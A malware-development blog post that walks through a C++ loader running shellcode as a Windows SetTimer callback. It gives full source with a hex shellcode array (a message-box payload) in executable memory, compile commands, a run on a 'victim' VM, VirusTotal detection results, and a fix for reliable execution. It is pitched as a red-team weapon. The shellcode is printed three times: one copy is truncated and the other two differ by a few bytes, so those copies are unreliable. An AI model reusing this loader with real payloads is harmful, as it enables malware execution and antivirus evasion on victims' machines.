


Malware development trick - part 31: Run shellcode via SetTimer. Simple C++ example.

cocomelonc.github.io/malware/2023/06/04/malware-tricks-31.html

June 4, 2023

3 minute read

Hello, cybersecurity enthusiasts and white hackers!



```
#include <windows.h>
int main(int argc, char* argv[]) {
    unsigned char my_payload[] = ...
    "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41" ...
    "\x51\x41\x50\x52\x56\x48\x31\xd2\x65" ...
    "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20" ...
    "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9" ...
    "\xc3\x61\x7c\x02\x20\x41\xc1\xc9\x0d" ...
    "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e" ...
    "\x01\x00\x3e\x8b\x80\x88\x00\x00\x00\x48" ...
    "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44" ...
    "\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b" ...
    "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1" ...
    "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24" ...
    "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01" ...
    "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01" ...
    "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e" ...
    "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52" ...
    "\x59\x3a\x3e\x48\x8b\x12\xe9\x49\x7f\xff" ...
    "\xc1\x00\x00\x00\x3e\x48\x8d\x95\x1a" ...
    "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9" ...
    "\x56\x07\xff\xd5\xbb\x01\xd2\x2a\x0a\x41" ...
    "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c" ...
    "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59" ...
    "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77" ...
    "\xe2\xe2\x5e\x3d\x00";
    PVOID mem = VirtualAlloc(NULL, sizeof(my_payload), ...
    RtlMoveMemory(mem, my_payload, sizeof(my_payload));
    UINT_PTR dummy = 0;
    MSG msg;
    SetTimer(NULL, dummy, NULL, (TIMERPROC)mem);
    GetMessageA(&msg, NULL, 0, 0);
    DispatchMessageA(&msg);
}
return 0;
}
```

NORMAL hack.c

This article is the result of my own research into the next interesting trick: run shellcode via `SetTimer` function.

SetTimer

The `SetTimer` function is a part of the Windows API. It is used to create a timer with a specified time-out value.

Here is its basic syntax:

```
UINT_PTR SetTimer(
    HWND      hWnd,
    UINT_PTR  nIDEvent,
    UINT      uElapse,
    TIMERPROC lpTimerFunc
);
```

Where:

- **hWnd**: A handle to the window to be associated with the timer. This window must be owned by the calling thread. If a **NULL** value for **hWnd** is passed in along with an **nIDEvent** of an existing timer, that old timer will be replaced by the new one.
- **nIDEvent**: A nonzero timer identifier. If the **hWnd** parameter is **NULL**, and the **nIDEvent** does not match an existing timer then it is ignored and a new timer ID is generated. If the **hWnd** is not **NULL** and the window specified by **hWnd** already has a timer with the value **nIDEvent**, then the existing timer is replaced by the new timer. When **SetTimer** replaces a timer, the timer is reset.
- **uElapse**: The time-out value, in milliseconds.
- **lpTimerFunc**: A pointer to the function to be notified when the time-out value elapses. If this parameter is **NULL**, the system posts a **WM_TIMER** message to the application queue. This message is processed by the window procedure.

practical example

So, what's the trick? Just take a look at this ([hack.c](#)):

```

/*
 * hack.cpp - run shellcode via SetTimer. C++ implementation
 * @cocomelonc
 * https://cocomelonc.github.io/malware/2023/06/04/malware-tricks-31.html
*/
#include <stdio.h>
#include <windows.h>

int main(int argc, char* argv[]) {
    unsigned char my_payload[] =
        "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
        "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
        "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
        "\x50\x3e\x48\x0f\xb7\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
        "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
        "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
        "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
        "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
        "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
        "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
        "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
        "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
        "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
        "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
        "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
        "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
        "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
        "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
        "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
        "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
        "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
        "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
        "\x2e\x2e\x5e\x3d\x00";

    PVOID mem = VirtualAlloc(NULL, sizeof(my_payload), MEM_COMMIT | MEM_RESERVE,
    PAGE_EXECUTE_READWRITE);
    RtlMoveMemory(mem, my_payload, sizeof(my_payload));
    UINT_PTR dummy = 0;
    MSG msg;

    SetTimer(NULL, dummy, NULL, (TIMERPROC)mem);
    GetMessageA(&msg, NULL, 0, 0);
    DispatchMessageA(&msg);

    return 0;
}

```

As you can see, this code seems to attempt to execute shellcode using the `SetTimer` Windows API function by providing it a pointer to a function (`TIMERPROC`) to be called when the timer expires.

As usually, for simplicity I used **meow-meow** messagebox payload:

```
unsigned char my_payload[] =  
// 64-bit meow-meow messagebox  
"\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"  
"\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"  
"\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"  
"\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"  
"\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"  
"\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"  
"\x01\xd0\x3e\x8b\x80\x00\x00\x00\x48\x85\xc0\x74\x6f"  
"\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"  
"\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"  
"\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"  
"\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"  
"\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"  
"\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"  
"\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"  
"\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"  
"\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\x5d\x49\xc7"  
"\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"  
"\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"  
"\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"  
"\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"  
"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"  
"\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"  
"\x2e\x2e\x5e\x3d\x00";
```

demo

Let's go to see everything in action. Compile our "malware":

```
x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```

```
(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2023-06-04-malware-tricks-31]  
$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive  
(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2023-06-04-malware-tricks-31]  
$ ls -lt  
total 20  
-rwxr-xr-x 1 cocomelonc cocomelonc 15360 Jun  4 13:34 hack.exe  
-rw-r--r-- 1 cocomelonc cocomelonc 1789 Jun  4 13:34 hack.c
```

And run in our victim's machine:

```
.\hack.exe
```

The screenshot shows a Windows 10 desktop environment within a Oracle VM VirtualBox window. A PowerShell window titled 'Administrator: Windows PowerShell' is open, displaying the command-line session:

```
PS C:\Windows\system32> cd ..  
PS C:\Windows> cd ..  
PS C:\> cd .\Users\user\Desktop\research  
PS C:\Users\user\Desktop\research> dir  
  
Directory: C:\Users\user\Desktop\research  
  
Mode LastWriteTime Length Name  
---- - - - -  
d---- 5/22/2023 11:01 AM 2023-05-22-malware-tricks-29  
d---- 5/25/2023 2:57 PM 2023-05-26-malware-tricks-30  
d---- 6/4/2023 2:27 AM 2023-06-04-malware-tricks-31  
  
PS C:\Users\user\Desktop\research> cd ..\2023-06-04-malware-tricks-31  
PS C:\Users\user\Desktop\research\2023-06-04-malware-tricks-31> .\hack.exe  
PS C:\Users\user\Desktop\research\2023-06-04-malware-tricks-31> .\hack.exe
```

Multiple 'Meow' message boxes are displayed, indicating the exploit has been triggered successfully. One message box is highlighted with a red border.

As you can see, everything is worked perfectly! =^..^=

Let's go to upload `hack.exe` to VirusTotal:

The screenshot shows the VirusTotal analysis page for a file named '6b418cb08b87c07246170577503e9ef2e98f39e44afa9b53a0747fa9f5ed524e'. The main summary indicates 19 security vendors flagged it as malicious, while 52 engines detected it as clean. The file is a 15.00 KB EXE file. The 'Community Score' is shown as 19/71. Below the summary, there are tabs for DETECTION, DETAILS, BEHAVIOR, and COMMUNITY. The COMMUNITY tab displays a table of security vendor analysis results. The table includes columns for vendor name, detection status (Suspicious, Generic, etc.), and family labels (marte, shellcode). A note at the top right of the table says 'Do you want to automate checks?'. The table data is as follows:

Popular threat label	trojan.marte/shellcode	Threat categories	trojan	Family labels	marte	shellcode
Acronis (Static ML)	Suspicious	ALYac		Generic.ShellCode.Marte.F.B807DF55		
Arcabit	Generic.ShellCode.Marte.F.B807DF55	BitDefender		Generic.ShellCode.Marte.F.B807DF55		
CrowdStrike Falcon	Win/malicious_confidence_90% (D)	Cynet		Malicious (score: 100)		
Deepinstinct	MALICIOUS	Elastic		Malicious (high Confidence)		
Emsisoft	Generic.ShellCode.Marte.F.B807DF55 (B)	eScan		Generic.ShellCode.Marte.F.B807DF55		
GData	Generic.ShellCode.Marte.F.B807DF55	Google		Detected		
iKarus	Trojan.Agent	Kaspersky		HEUR:Trojan.Win32.Generic		
MAX	Malware (ai Score=80)	Symantec		Meterpreter		
Trellix (FireEye)	Generic.mg.a353979bf170108f	VIPRE		Generic.ShellCode.Marte.F.B807DF55		
ZoneAlarm by Check Point	HEUR:Trojan.Win32.Generic	AhnLab-V3		Undetected		
Alibaba	Undetected	Anti-AVL		Undetected		

So, 19 of 71 AV engines detect our file as malicious.

<https://www.virustotal.com/gui/file/6b418cb08b87c07246170577503e9ef2e98f39e44afa9b53a0747fa9f5ed524e/detection>

But, I think we have an issue in our dirty PoC code.

The `SetTimer` function requires the `uElapse` parameter to be set. This parameter represents the time-out value, in milliseconds. If it's set to `NULL` or `0`, the function will not set the timer. So, if we want to execute shellcode immediately, we need to set `uElapse` to `1`. Something like this:

```
SetTimer(NULL, dummy, 1, (TIMERPROC)mem); // Set uElapse to 1
while (GetMessageA(&msg, NULL, 0, 0)) { // Using while loop to keep the message
    pump running
    DispatchMessageA(&msg);
}
```

This code will create a timer that expires almost immediately and calls our shellcode as a callback function. Of course, note that this kind of technique can be detected as malicious by antivirus software due to the anomalous behavior of executing code through a timer callback.

I haven't seen this trick in the real-life malware and APT attacks yet. I hope this post spreads awareness to the blue teamers of this interesting malware dev technique, and adds a weapon to the red teamers arsenal.

SetTimer

Malware dev tricks. Run shellcode via EnumDesktopsA

Classic DLL injection into the process. Simple C++ malware
source code in github

| This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!

PS. All drawings and screenshots are mine